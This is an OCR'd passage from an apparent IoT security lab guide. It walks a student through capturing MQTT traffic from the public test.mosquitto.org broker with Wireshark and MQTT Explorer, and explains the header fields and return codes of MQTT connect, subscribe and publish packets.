
8. Under **Capture** tab
    - **eth0** for **Remote interface**
    - **not port 22** for **Remote capture filter**, and click **Start**.

Edit with WPS Office


9. Switch to the **Ubuntu** machine then Open the terminal, type **mqtt-explorer**, and press **Enter** to launch the MQTT Explorer tool.



10. The MQTT Explorer tool initializes and the **MQTT Explorer** main window appears




11. select **test.mosquitto.org** and click **connect**




12. MQTT Explorer starts establishing a connection with the devices
13. Click **Parrot Security** to switch to the Parrot Security machine. In **Wireshark**, click the **Stop** button to end packet capture.

Edit with WPS Office




14. In the **Apply a display filter** field in Wireshark, type **mqtt** and press **Enter** to view only MQTT protocol packets.
    - Note: Packet results may vary based on your lab setup.




15. Select a **Connect** command packet from the **Packet List** pane.
    - In the **Packet Details** pane (middle section), expand the **Transmission Control Protocol** and **MQ Telemetry Transport Protocol** sections to inspect the packet details.

Edit with WPS Office



16. Under the MQ Telemetry Transport Protocol node, you can observe details like: Protocol Name, Version, Client ID.



17. The **MQTT protocol** establishes a connection between clients and a broker through the **CONNECT** command. Key headers in the **CONNECT** command include:
    - **Header Flags**: Contains information about the MQTT control packet type.
    - **Connect Flags**: Specifies the behavior of the MQTT connection.

Edit with WPS Office

○ **Clean Session**: Indicates whether the client wants a persistent connection with the broker.


○ **Client ID**: A unique identifier for each MQTT client connecting to the broker.

18. Select a **Connect Ack** packet from the **Packet List** pane.

    In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

    Under the **MQ Telemetry Transport Protocol** node, you can observe details such as:

    - **Header Flag**
    - **Return Code**



19. The broker sends the **Connect Ack** packet after receiving a **Connect** command. Key headers include:

    — **Header Flags**: Information about the MQTT control packet type.

    ○ **Session Present**: Indicates the session between broker and client; Bit 0 is the Connection Ack bit.

    ○ **Return Code**: Indicates the connection result (e.g., 0 = Accepted, 1 = Incorrect Protocol).

Edit with WPS Office


Return Code	Return Code Response
0	Connection Accepted
1	Connection Refused, unacceptable protocol version
2	Connection Refused, identifier rejected
3	Connection Refused, server unavailable
4	Connection Refused, bad credentials
5	Connection Refused, not authorized

20. Select a **Subscribe Request** packet from the **Packet List** pane.

    In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

    Under the **MQ Telemetry Transport Protocol** node, you can observe details such as:

    - **Msg Len** (Message Length)
    - **Message Identifier**
    - **Topic Length**



21. To receive a relevant message, a client sends a **SUBSCRIBE** message to the MQTT broker. Key headers in the **Subscribe Request** packet:

    — **Header Flags**: Information about the MQTT control packet type.

Edit with WPS Office


- **Message Identifier**: Identifies the message in the client-broker flow.
- **Topic and QoS Level**: A topic filter and QoS level pair, defining the subject and message priority.
- **Payload**: Contains a list of subscriptions.

22. Select a **Subscribe Ack** packet from the **Packet List** pane.

    In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

    Under **MQ Telemetry Transport Protocol**, observe:

    - **Msg Len** (Message Length)
    - **Message Identifier**



23. The **MQTT broker** confirms subscription by sending a **SUBACK** message to the client. Key headers in the **Subscribe Acknowledgment** packet:
    - **Header Flags**: Information about the MQTT control packet type.
    - **Message Identifier**: Identifies the message in the client-broker flow.
    - **Payload**: Contains a list of return codes.

Edit with WPS Office


- **Return Code**: Sent by the broker for each Topic/QoS pair, indicating success or failure based on the QoS level.

The values and responses of the return code are summarized in the table below:

Return Code	Return Code Response
0	Success - Maximum QoS 0
1	Success - Maximum QoS 1
2	Success - Maximum QoS 2
128	Failure

24. Select any **Publish Message** packet from the **Packet List** pane.
    In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

25. Under the **MQ Telemetry Transport Protocol** node, observe details such as **Msg Len** (Message Length), **Topic Length, Topic, Message**
26. Publish Message can be used to obtain the message sent by the MQTT client to the broker.



27. After a successful connection with the MQTT broker, the client can publish messages. Key headers in the **Publish Message** packet:
    - **Header Flags**: Information about the MQTT control packet type.
    - **DUP flag**: Indicates if the message is a re-attempt (1) or first attempt (0).
    - **QoS**: Determines message delivery assurance level.
    - **Retain Flag**: If 1, the server stores the message for future subscriptions.
    - **Topic Name**: UTF-8 string, often hierarchically structured.
    - **Message**: Actual data to be transmitted.


Edit with WPS Office

- **Payload**: Contains the published message.

28. Select any **Publish Release** packet.

    In the **Packet Details** pane, expand **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

    Under **MQ Telemetry Transport Protocol**, observe: **Msg Len** (Message Length), **Message Type,**
    Message Identifier

